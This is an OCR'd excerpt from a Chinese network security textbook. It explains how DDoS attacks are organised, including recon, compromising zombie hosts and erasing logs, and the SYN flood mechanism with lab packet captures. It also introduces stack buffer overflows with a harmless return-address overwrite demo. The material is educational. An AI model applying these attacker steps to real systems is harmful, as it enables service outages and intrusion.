


图 2.17　分布式拒绝服务攻击体系结构

也许大家会有疑问："为什么黑客不直接去控制攻击傀儡机，而要从控制傀儡机上转一下呢？"这就是导致 DDoS 攻击难以追查的原因之一了。从攻击者的角度来说，他肯定不愿意被捉到，而攻击者使用的傀儡机越多，他实际上提供给受害者的分析依据就越多。在占领一台机器后，高水平的攻击者会首先做两件事：①考虑如何留好后门；②考虑如何清理日志。这就是"擦掉脚印"，不让自己做的事被别人察觉到。不太敬业的黑客会不管三七二十一把日志全都删掉，但这样的话，网管员发现日志都没了就会知道有人干了坏事了，顶多无法再从日志发现是谁干的而已。相反，高水平的黑客会将有关自己的日志项目删掉，让人看不到异常的情况，这样可以长时间地利用傀儡机。

但是，在攻击傀儡机上清理日志实在是一项庞大的工程，即使在有很好的日志清理工具的帮助下，黑客也是对这个任务很头痛的。这就导致了有些攻击机上的"脚印"清理得不"干净"，通过它上面的线索找到了控制它的上一级计算机，如果这上级的计算机是黑客自己的机器，那么他就会被"揪"出来了。但如果这是控制用的傀儡机，黑客自身还是安全的。如果控制傀儡机的数目相对很少，一般一台就可以控制几十台攻击机，清理一台计算机的日志对黑客来讲就轻松多了，这样从控制机再找到黑客的可能性也会大大降低。

黑客是如何组织一次 DDoS 攻击的？这里用"组织"这个词，是因为 DDoS 并不像入侵一台主机那样简单。一般来说，黑客进行 DDoS 攻击时会经过这样的步骤。

1. 搜集、了解目标的情况

下列情况是黑客非常关心的情报。

(1) 被攻击目标主机数目、地址情况。

(2) 目标主机的配置、性能。

(3) 目标的带宽。

对于 DDoS 攻击者来说，攻击互联网上的某个站点，如 http://www.mytarget.com，有一个重点就是确定到底有多少台主机在支持这个站点，一个大的网站可能有很多台主机利用负载均衡技术提供同一个网站的 www 服务。以 yahoo 为例，一般下列地址都是提供 http://www.yahoo.com 服务的。

66.218.71.80
66.218.71.81
66.218.71.83
66.218.71.84
66.218.71.86
66.218.71.87
66.218.71.88
66.218.71.89

如果要进行 DDoS 攻击的话，应该攻击哪一个地址呢？要使 66.218.71.87 这台机器"瘫掉"，但其他的主机还是能向外提供 www 服务的，所以想让别人访问不到 http://www.yahoo.com 的话，要使所有这些 IP 地址的机器都瘫掉才行。在实际应用中，一个 IP 地址往往还代表着数台机器：网站维护者使用了四层或七层交换机来做负载均衡，把对一个 IP 地址的访问以特定的算法分配到下属的每个主机上去。这时对于 DDoS 攻击者来说

情况就更复杂了，他面对的任务可能是让几十台主机的服务都不能正常工作。

因此，事先搜集情报对 DDoS 攻击者来说是非常重要的，这关系到使用多少台傀儡机才能达到效果的问题。简单地考虑一下，在相同的条件下，攻击同一站点的 2 台主机需要 2 台傀儡机的话，攻击 5 台主机可能就需要 5 台以上的傀儡机。有人说做攻击的傀儡机越多越好，不管你有多少台主机我都用尽量多的傀儡机来攻就是了，只要傀儡机的数量大于主机的数量即可。

但在实际过程中，有很多黑客并不进行情报的搜集，而是直接进行 DDoS 的攻击，这样攻击的盲目性就很大，效果如何也要靠运气。

2. 占领傀儡机

黑客最感兴趣的是有下列情况的主机。

(1) 链路状态好的主机。

(2) 性能好的主机。

(3) 安全管理水平差的主机。

这一部分实际上是使用了另一大类的攻击手段：利用型攻击。这是和 DDoS 并列的攻击方式。简单地说，就是占领和控制被攻击的主机，取得最高的管理权限，或者至少得到一个有权限完成 DDoS 攻击任务的账号。对于一个 DDoS 攻击者来说，准备好一定数量的傀儡机是一个必要的条件，下面说明他是如何攻击并占领它们的。

首先，黑客做的工作一般是扫描，随机地或者是有针对性地利用扫描器去发现互联网上那些有漏洞的机器，像程序的溢出漏洞、cgi、Unicode、ftp、数据库漏洞……(简直举不胜举)，都是黑客希望看到的扫描结果。随后就是尝试入侵了，具体的手段就不在这里多说了，感兴趣的话网上有很多关于这些内容的文章。

总之，黑客现在占领了一台傀儡机了。然后他做什么呢？除了上面说过“留后门”、“擦脚印”这些基本工作之外，他会把 DDoS 攻击用的程序发送过去，一般是利用 ftp。在攻击机上，会有一个 DDoS 的发包程序，黑客就是利用它来向受害目标发送恶意攻击包的。

3. 实际攻击

经过前两个阶段的精心准备之后，黑客就开始瞄准目标准备发射了。前面的准备做得好的话，实际攻击过程反而是比较简单的。就像图 2.18 中所示里的那样，黑客登录到作为控制台的傀儡机，向所有攻击机发出命令：“预备……瞄准……开火！”这时候埋伏在攻击机中的 DDoS 攻击程序就会响应控制台的命令，一起向受害主机以高速度发送大量的数据包，导致它死机或无法响应正常的请求。黑客一般会以远远超出受害方处理能力的速度进行攻击。

有经验的攻击者一边攻击，还会用各种手段来监视攻击的效果，以便在需要的时候进行一些调整。简单些就是开个窗口不断地 ping 目标主机，在能接到回应的时候就再加大一些流量或是再命令更多的傀儡机来加入攻击。

现在来看一个 DDoS 攻击实例——SYN Flood 攻击。SYN Flood 是目前最流行的 DDoS 攻击手段，早先的 DoS 手段在向分布式这一阶段发展的时候也经历了浪里淘沙的过程。SYN Flood 的攻击效果最好，这该是众黑客不约而同选择它的原因吧。那么我们一起来看看 SYN Flood 的详细情况。下图是 Syn Flood 的原理——三次握手，SYN Flood 利用了 TCP/IP 协议

的固有漏洞。面向连接的 TCP 三次握手是 SYN Flood 存在的基础。

如图 2.18 所示，在第一步中，客户端向服务端提出连接请求。这时 TCP SYN 标志置位。客户端告诉服务端序列号区域合法，需要检查。客户端在 TCP 报头的序列号区中插入自己的 ISN。服务端收到该 TCP 分段后，在第二步以自己的 ISN 回应(SYN 标志置位)，同时确认收到客户端的第一个 TCP 分段(ACK 标志置位)。在第三步中，客户端确认收到服务端的 ISN(ACK 标志置位)。到此为止建立完整的 TCP 连接，开始全双工模式的数据传输过程。




图 2.18　SYN Flood 的原理

假设一个用户向服务器发送了 SYN 报文后突然死机或掉线，那么服务器在发出 SYN+ACK 应答报文后是无法收到客户端的 ACK 报文的(第三次握手无法完成)，如图 2.19 所示。这种情况下服务器端一般会重试(再次发送 SYN+ACK 给客户端)并等待一段时间后丢弃这个未完成的连接，这段时间的长度我们称为 SYN Timeout，一般来说这个时间是分钟的数量级(大约为 30s～2min)；一个用户出现异常导致服务器的一个线程等待 1min 并不是什么很大的问题，但如果有一个恶意的攻击者大量模拟这种情况，服务器端将为了维护一个非常大的半连接列表而消耗非常多的资源——数以万计的半连接，即使是简单地保存并遍历也会消耗非常多的 CPU 时间和内存，何况还要不断对这个列表中的 IP 进行 SYN+ACK 的重试。实际上如果服务器的 TCP/IP 栈不够强大，最后的结果往往是堆栈溢出崩溃。即使服务器端的系统足够强大，服务器端也将忙于处理攻击者伪造的 TCP 连接请求而无暇理睬客户的正常请求(毕竟客户端的正常请求比率非常小)，此时从正常客户的角度看来，服务器失去响应，这种情况我们称作服务器端受到了 SYN Flood 攻击(SYN 洪水攻击)。




图 2.19　SYN Flood 恶意地不完成“三次握手”

下面是模拟的一次 SYN Flood 攻击的实际过程。

在一个局域网环境内，只有一台攻击机(PIII667/128/mandrake)，被攻击的是一台 Solaris 8.0 (Spark)的主机，网络设备是 Cisco 的百兆交换机。这是在攻击并未进行之前，在 Solaris 上进行 Snoop 的记录，Snoop 与 Tcpdump 等网络监听工具一样，也是一个很好的网络抓包与分析的工具。可以看到攻击之前，目标主机上接到的基本上都是一些普通的网络包。 如图 2.20 所示。

```
…
…
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
          ? -> (multicast)  ETHER Type=0000 (LLC/802.3), size = 52 bytes
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
192.168.0.66 -> 192.168.0.255 NBT Datagram Service Type=17 Source=GU[0]
192.168.0.210 -> 192.168.0.255 NBT Datagram Service Type=17 Source=ROOTDC[20]
192.168.0.247 -> 192.168.0.255 NBT Datagram Service Type=17 Source=TSC[0]
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
192.168.0.200 -> (broadcast)  ARP C Who is 192.168.0.102, 192.168.0.102 ?
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
192.168.0.66 -> 192.168.0.255 NBT Datagram Service Type=17 Source=GU[0]
192.168.0.66 -> 192.168.0.255 NBT Datagram Service Type=17 Source=GU[0]
192.168.0.210 -> 192.168.0.255 NBT Datagram Service Type=17 Source=ROOTDC[20]
          ? -> (multicast)  ETHER Type=0000 (LLC/802.3), size = 52 bytes
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
          ? -> (broadcast)  ETHER Type=886F (Unknown), size = 1510 bytes
…
…
```

图 2.20　目标主机上接到的普通的网络包

接着，攻击机开始发包，DDoS 开始了……突然间 Solaris 主机上的 Snoop 窗口开始飞速地翻屏，显示出接到数量巨大的 SYN 请求。这时的屏幕就好像是时速 300 公里的列车上的一扇车窗。如图 2.21 所示，这是在 SYN Flood 攻击时的 Snoop 输出结果。

```
…
…
 127.0.0.178 -> lab183.lab.net AUTH C port=1352
 127.0.0.178 -> lab183.lab.net TCP D=114 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=115 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net UUCP-PATH C port=1352
 127.0.0.178 -> lab183.lab.net TCP D=118 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net NNTP C port=1352
 127.0.0.178 -> lab183.lab.net TCP D=121 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=122 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=124 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=125 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=126 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=128 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=130 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=131 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=133 S=1352 Syn Seq=674711609 Len=0 Win=65535
 127.0.0.178 -> lab183.lab.net TCP D=135 S=1352 Syn Seq=674711609 Len=0 Win=65535
…
…
```

图 2.21　Syn Flood 攻击时的 Snoop 输出结果

这时候内容完全不同了，再也收不到刚才那些正常的网络包，只有 DDoS 包。请注意，这里所有 SYN Flood 攻击包的源地址都是伪造的，给追查工作带来很大困难。这时在被攻击主机上积累了多少 SYN 的半连接呢？我们用 Netstat 来看一下，结果如图 2.22 所示。

```
# netstat -an | grep SYN
```

```
…
…
192.168.0.183.9      127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.13     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.19     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.21     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.22     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.23     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.25     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.37     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
192.168.0.183.53     127.0.0.79.1801      0      0 24656      0 SYN_RCVD
…
…
```

图 2.22　Netstat 查询结果

其中 SYN_RCVD 表示当前未完成的 TCP SYN 队列，统计一下：

```
# netstat -an | grep SYN | wc -l
5273
# netstat -an | grep SYN | wc -l
```

```
5154
# netstat -an | grep SYN | wc -l
5267
…
```

共有 5000 多个 SYN 的半连接存储在内存中。这时，被攻击机已经不能响应新的服务请求了，系统运行非常慢，也无法 ping 通。



2.8 缓冲区的溢出

2.8.1 缓冲区溢出攻击概述

长期以来，缓冲区溢出已经成为系统软件和应用软件的一个问题。利用计算机缓冲区溢出漏洞进行攻击的最著名的案例是发生在 1988 年 11 月的莫里斯蠕虫。但即使其危害人所共知，缓冲区溢出仍然是现在入侵的一个重要手段。那么，什么是缓冲区溢出？为什么即使这个问题和解决办法众所周知，仍然是程序存在弱点的重要原因？普通用户该怎么做，才能彻底将入侵者阻止在他们的计算机系统之外？

缓冲区溢出(Buffer Overflow，又称堆栈溢出)攻击是最常用的黑客技术之一。我们知道，UNIX 本身以及其上的许多应用程序都是用 C 语言编写的，C 语言不检查缓冲区的边界。在某些情况下，如果用户输入的数据长度超过应用程序给定的缓冲区，就会覆盖其他数据区。这称作“堆栈溢出或缓冲溢出”。

一般情况下，覆盖其他数据区的数据是没有意义的，最多造成应用程序错误。但是，如果输入的数据是经过黑客精心设计的，覆盖堆栈的数据恰恰是黑客的入侵程序代码，黑客就获取了程序的控制权。如果该程序恰好是以 Root 运行的，黑客就获得了 Root 权限，然后他就可以编译黑客程序、留下入侵后门等，实施进一步地攻击。按照这种原理进行的黑客入侵就叫作“堆栈溢出攻击”。

为了便于理解，我们不妨打个比方。缓冲区溢出好比是将十磅的糖放进一个只能装 5 磅的容器里。一旦该容器放满了，余下的部分就溢出在柜台和地板上，弄得一团糟。由于计算机程序的编写者写了一些编码，但是这些编码没有对目的区域或缓冲区——5 磅的容器——做适当的检查，看它们是否够大，能否完全装入新的内容——10 磅的糖，结果可能造成缓冲区溢出的产生。如果打算被放进新地方的数据不适合，溢得到处都是，该数据也会制造很多麻烦。但是，如果缓冲区仅仅溢出，这只是一个问题。到此时为止，它还没有破坏性。当糖溢出时，柜台被盖住。可以把糖擦掉或用吸尘器吸走，还柜台本来面貌。与之相对的是，当缓冲区溢出时，过剩的信息覆盖的是计算机内存中以前的内容。除非这些被覆盖的内容被保存或能够恢复，否则就会永远丢失。

在丢失的信息里有能够被程序调用的子程序的列表信息，直到缓冲区溢出发生。另外，给那些子程序的信息——参数——也丢失了，这意味着程序不能得到足够的信息从子程序返回，以完成它的任务。就像一个人步行穿过沙漠。如果他依赖于他的足迹走回头路，当沙暴来袭抹去了这些痕迹时，他将迷失在沙漠中。信息的丢失比程序仅仅迷失方向严重多了。

入侵者用精心编写的入侵代码(一种恶意程序)使缓冲区溢出，然后告诉程序依据预设的方法处理缓冲区，并且执行，此时的程序已经完全被入侵者操纵了。

入侵者经常改编现有的应用程序运行不同的程序。例如，一个入侵者能启动一个新的程序，发送秘密文件(支票本记录、口令文件或财产清单)给入侵者的电子邮件。这就好像不仅仅是沙暴吹了脚印，而且后来者也会踩出新的脚印，将我们的迷路者领向不同的地方，领向他自己一无所知的地方。

2.8.2　缓冲区溢出攻击原理

按照被攻击的缓冲区所处的位置，缓冲区溢出大致可分为两类：堆溢出(Heap Overflow)和栈溢出(Stack Overflow)。栈溢出较为简单，我们先以一些实例介绍栈溢出，然后再介绍堆溢出的一般原理。

我们知道，栈(Stack)是一种基本的数据结构，具有后入先出的性质。在调用函数时，实际参数(Arguments)、返回地址(Return Address)、局部变量(Local Variables)都位于栈上，栈是自高向低增长(先入栈的地址较高)，栈指针(Stack Pointer)寄存器 ESP 始终指向栈顶元素。以图 2.24 中的简单程序为例，我们先将它编译为可执行文件，然后在 gdb 中反汇编并跟踪其运行：

```
$ gcc stack.c -o stack -ggdb -mperferred-stack-boundary=2
```

在 IA32 上，gcc 默认按 8 字节对齐，为了突出主题，我们令它按 4 字节对齐，最后一个参数的用处在此。图 2.23 在每条语句之后列出对应的汇编指令，注意这是 AT&T 格式汇编，“mov %esp, %ebp”是将寄存器 ESP 的值赋给寄存器 EBP(这与常用的 Intel 汇编格式正好相反)。

```
    // stack.c
#01 int add(int a, int b)
#02 {
        // push   %ebp
        // mov    %esp,%ebp
#03     int sum;
        // sub    $0x4,%esp
#04     sum = a + b;
        // mov    0xc(%ebp),%eax
        // add    0x8(%ebp),%eax
        // mov    %eax,0xfffffffc(%ebp)
#05     return sum;
        // mov    0xfffffffc(%ebp),%eax
        // leave
        // ret
#06 }
#07
#08 int main()
#09 {
        // push   %ebp
        // mov    %esp,%ebp
#10     int ret = 0xDEEDBEEF;
        // sub    $0x4,%esp
        // movl   $0xdeedbeef,0xfffffffc(%ebp)
#11     ret = add(0x19, 0x82);
        // push   $0x82
        // push   $0x19
        // call   80482f4 <add>
        // add    $0x8,%esp
        // mov    %eax,0xfffffffc(%ebp)
#12     return ret;
        // mov    0xfffffffc(%ebp),%eax
        // leave
        // ret
#13 }
```

图 2.23　典型的函数调用

当程序执行完第 10 行时，堆栈如图 2.24 所示。图中每格表示一个 Double Word(4 字节)。




图 2.24 堆栈状况 1

EBP 是栈帧指针(frame pointer)，在整个函数的运行过程中，它始终指向于返回地址和局部变量之间的一个 double word，此处保存着调用端函数(caller)的 EBP 值(第 9 行对应的两条指令正是起这个作用)。EBP 所指位置之下是局部变量，例如 EBP-4 是变量 ret 的地址，-4 的补码表示正好是 0xFFFFFFFC，第 11 行上方的 movl 指令将 0xDEED BEEF 存入变量 ret。当函数返回时，须将 EBP 恢复原值。leave 指令相当于：

mov %ebp, %esp // 先令 esp 指向 saved ebp

pop %ebp // 弹出栈顶内容至 ebp，此时 esp 正好指向返回地址，ebp 也恢复原值

ret 指令的作用是将栈顶元素(ESP 所指之处)弹出至指令指针 EIP，完成函数返回动作。执行第 11 条语句时，先将 add 的两个参数按从右到左的顺序压入堆栈，call 指令会先把返回地址(也就是 call 指令的下一条指令的地址，此处为一条 add 指令)压入堆栈，然后修改指令指针 EIP，使程序流程(flow)到达被调用函数处(第 2 行)。当程序运行到第 4 行时，堆栈的情况如图 2.25 所示。图中灰色部分是 main 的栈帧(stack frame，又称活动记录：activation record)，其下是 add 的栈帧，从中可以看出，保存函数返回地址(return addr)的位置比第一个局部变量高 8 字节。由此我们想到，函数可以修改自己的返回地址。




图 2.25 堆栈情况 2

下面我们做一个试验。

图 2.26 列出了一个函数改变自己返回地址的程序，foo 函数将自己的返回地址改为 malice 函数。编译运行这个程序，结果如下：

```
$ gcc retaddr.c -o retaddr -ggdb -mpreferred-stack-boundary=2
$ ./retaddr
Hey, you've been attacked.
```

```
    // retaddr.c
#01 #include <stdio.h>
#02
#03 void malice()
#04 {
#05   printf("Hey, you've been attacked.\n");
#06 }
#07
#08 void foo()
#09 {
#10   int* ret;
#11   ret = (int*)&ret + 2;  // get the addr of return addr
#12   (*ret) = (int)malice;  // set my return addr to malice()
#13 }
#14
#15 int main()
#16 {
#17   foo();
#18   return 0;
#19 }
```

图 2.26　改变函数返回地址

